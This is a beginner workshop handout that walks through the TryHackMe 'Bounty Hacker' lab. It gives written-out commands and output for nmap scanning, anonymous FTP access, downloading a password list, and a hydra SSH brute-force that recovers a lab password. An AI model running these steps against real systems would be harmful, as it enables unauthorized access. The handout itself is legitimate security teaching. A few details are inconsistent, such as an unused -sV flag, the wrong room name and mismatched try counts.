Saihat's Beginner's Ethical Hacking Workshop – Feat. TryHackMe
SSH Brute Force Edition

Pre-Workshop Setup


Please complete these steps before the workshop begins:

1. Navigate to the following URL in your web browser:
   https://tryhackme.com/
   (register for an account if you do not already have one)

2. Click the 'Login' button at the top-right portion of the webpage, then input your login details.

3. Navigate to the Inclusion room at the following URL:
   https://tryhackme.com/room/cowboyhacker
   (if you are currently in the Room Tutorial, you can navigate away from that page to the URL above)

4. Click the green "Join Room" button located inside the light blue bar near the top of the page.




Bounty Hacker

You talked a big game about being the most elite hacker in the solar system. Prove it and claim your right to the status of Elite Bounty Hacker!


To access material, start machines and answer questions you need to join this room!

NOTE: Please do NOT click on the green 'Start Machine' button or the blue 'Start AttackBox' button on the page until instructed to do so by the workshop's host.



Living up to the title.

You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they'd take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!



Bounty Hacker

You talked a big game about being the most elite hacker in the solar system. Prove it and claim your right to the status of Elite Bounty Hacker!

Overview

During the workshop we will perform a guided tutorial of one of the basic modules (called “rooms”) hosted on the TryHackMe website. The workshop will consist of

1. Starting up the Testing Virtual Machine (VM) and the AttackBox VM.
2. Using tools on the AttackBox to scan and inspect the Testing machine's webpage.
3. Compromising the Testing machine after a vulnerability is discovered.
4. Finding a way to escalate our user privileges on the Testing machine.
5. Using the discovered privilege escalation technique to gain Super User privileges.
6. Capturing the objective flag file using Super User privileges.

When the workshop begins, the class will have roughly one hour to finish these tasks and complete the room.

Using the AttackBox

The AttackBox is a Linux Virtual Machine, and the Desktop view is similar to the Desktop environments of Windows or Macs. For the workshop, you will mainly work inside of a Terminal window, which is a command-line interface (CLI). There is a Desktop shortcut icon for starting new Terminal windows, and you should start a new Terminal window after dismissing the Welcome screen (by pressing the Enter key).

Using the Terminal

A terminal only accepts typed commands as input and can be intimidating to new users. If, at any time the terminal becomes unresponsive to your commands, you should close the Terminal window and start a new Terminal.

Workshop Completion Flow

When the host instructs you to begin, please begin Part 1 of the workshop process and follow along with the host's instructions. If, at any point, you fall behind, you can refer to this document to help catch up.


Part 1

Objective - Room and Machine Setup

Step 1 - Press the blue ‘**Start AttackBox**’ button at the top of the webpage.

Step 2 - Press the green ‘**Start Machine**’ button located at the top right corner of the Task 1 section.


Step 3 – Wait for 60-90 seconds while the virtual machines initialize. The exercise will be ready when you see the following in your AttackBox desktop:



```
                     01

This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have time left.
4. Once this machine is terminated, all data will be lost.

View the changes made to the AttackBox: https://help.tryhackme.com/106142-my-mac
hine/tryhackme-attack-machine#changelog

Usage Instructions:

1. Tools are located in /root/Desktop/Tools & /opt/
2. Webshells are located in /usr/share/webshells
3. Wordlists are located in /usr/share/wordlists
4. To use Empire & Starkiller, read the following file: /root/Instructions/empir
e-starkiller.txt

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
```

CAUTION


After starting the Attackbox, there is a button at the bottom of the Attackbox desktop that allows you to shut down the Attackbox. As free users of TryHackMe are only allowed to use the AttackBox once a day for a maximum of 60 minutes, if you shut down the AttackBox, you will no longer be able to participate in the workshop unless you register an additional account at TryHackMe.



Part 2

Objective – Answer the first Task 1 Question

Step 1 – In the TryHackMe webpage, under the Task 1 header, click the “Completed” button to the right of the “Deploy the Machine” question.



Task 1 ○ Living up to the title.

You were boasting on and on about your elite hacker skills in the bar and a few Bounty Hunters decided they'd take you up on claims! Prove your status is more than just a few glasses at the bar. I sense bell peppers & beef in your future!


Deploy the machine.

No answer needed


Part 3

Objective – Add Target IP to AttackBox Hosts File for Convenience

Step 1 - Open a Terminal on your AttackBox by clicking on the 'Terminal' shortcut icon (at the top of the Attack Desktop beside the orange Firefox icon)



Step 2 - Take note of the IP address of the VM created by the room (left side of screen, under the red Active Machine Information banner)



Active Machine Information


Title	IP Address	Expires
Bounty Hacker	10.10.[redacted]	58m 50s

Step 3 - enter the following command in your terminal window, substituting <IP_ADDRESS> with the IP address for your room:

echo "<IP_ADDRESS> bounty.thm" >> /etc/hosts

Step 4 – Check that our command processed properly by entering the following command:

cat /etc/hosts



```
root@ip-10-10-154-111:~# echo "10.10.[redacted] bounty.thm" >> /etc/hosts
root@ip-10-10-154-111:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.[redacted] bounty.thm
root@ip-10-10-154-111:~#
```

CONTEXT


By adding this entry to the AttackBox's **hosts** file we have assigned the address **bounty.thm** to our target's IP, meaning that we can use **bounty.thm** in our web browser or any of our scanning programs.

Part 4

Objective - Enumerate Open Ports on Target Host

Step 1 – In your AttackBox terminal window, use the **Nmap** program to determine open network ports on the target. Input the following command:

nmap bounty.thm



```
root@ip-10-10-154-111:~# nmap bounty.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-01 07:24 BST
Nmap scan report for bounty.thm (10.10.115.129)
Host is up (0.0035s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:9F:F8:11:D8:29 (Unknown)
```

CONTEXT

Nmap is a program that is used in computer networking environments to determine which machines on the network are "live" and which services they have open. The -sV flag on the command instructs Nmap to return the type and version of the services it finds. The notable ports/services we will attack are the following:

21 / FTP – File Transfer Service
22 / SSH – Remote Login Service

Part 5

Objective – Answer the Second Task 1 Question

Step 1 – In the TryHackMe webpage, answer the "Find open ports on the machine" question by clicking on the Completed button:


Part 6

Objective – Attempt Anonymous FTP Login

Step 1 – In the terminal window, run the FTP program to attempt to access server's FTP service anonymously:

ftp bounty.thm

anonymous
input blank password



```
root@ip-10-10-154-111:~# ftp bounty.thm
Connected to bounty.thm.
220 (vsFTPd 3.0.3)
Name (bounty.thm:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

CONTEXT

FTP (File Transfer Protocol) is a service that allows users to upload and download files to and from a server. Sometimes FTP servers allow anonymous login without a password.

Part 7


Objective – Locate and Download Files on the FTP Server

Step 1 – In the FTP terminal enter the following command to list the directory's contents:

ls

Step 2 – Download the available files with the following commands:

get locks.txt
get task.txt



```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp> get locks.txt
local: locks.txt remote: locks.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for locks.txt (418 bytes).
226 Transfer complete.
418 bytes received in 0.08 secs (5.1775 kB/s)
ftp> get task.txt
local: task.txt remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
226 Transfer complete.
68 bytes received in 0.08 secs (0.8346 kB/s)
ftp>
```

Step 3 – Exit the FTP service with the following command:

exit

CONTEXT


Using the FTP service, we are able to list the contents of a directory with the **ls** command, and download files with the **get** command. When we download files using FTP, it saves the files to the current working directory of our AttackBox by default.

Part 8

Objective – Read the Newly Downloaded Files

Step 1 – In the terminal, read the contents of the files we downloaded by inputting the following commands:

cat locks.txt
cat task.txt



```
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
root@ip-10-10-154-111:~# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
root@ip-10-10-154-111:~#
```

CONTEXT

On Linux systems, the **cat** command reads the contents of files. The **locks.txt** file appears to contain a list of potential passwords, and the **task.txt** file contains a potential username at the end of the file. With these two elements, it's possible to attempt a brute force password attack on the other service this computer has available, the SSH service, which is used to remotely login to computers.

Part 9

Objective – Answer the Third and Fourth Task 1 Questions


Step 1 – in the TryHackMe webpage, answer questions 3 and 4 based on the information we just found, and the context paragraph above

Part 10

Objective – Brute Force Lin's SSH Login Credentials using the Hydra Program

Step 1 – in the terminal window, input the following:

hydra -f -t 20 -P locks.txt -l lin ssh://bounty.thm



```
root@ip-10-10-154-111:~# hydra -f -t 20 -P locks.txt -l lin ssh://bounty.thm
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-06-01 07:31:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 26 login tries (l:1/p:26), ~
2 tries per task
[DATA] attacking ssh://bounty.thm:22/
[22][ssh] host: bounty.thm   login: lin   password: RedDr4gonSynd1cat3
[STATUS] attack finished for bounty.thm (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-06-01 07:31:12
root@ip-10-10-154-111:~#
```

CONTEXT

Hydra is a credential brute-forcing program which is used with a list of usernames and/or passwords. It attempts to login to a service by iterating through the list of usernames/passwords until a match is found.


Part 11

Objective – Answer the Fifth Task 1 Question


Step 1 – in the TryHackMe webpage, answer question five by supplying the password match we found with Hydra.

COPY AND PASTING WITH THE ATTACKBOX

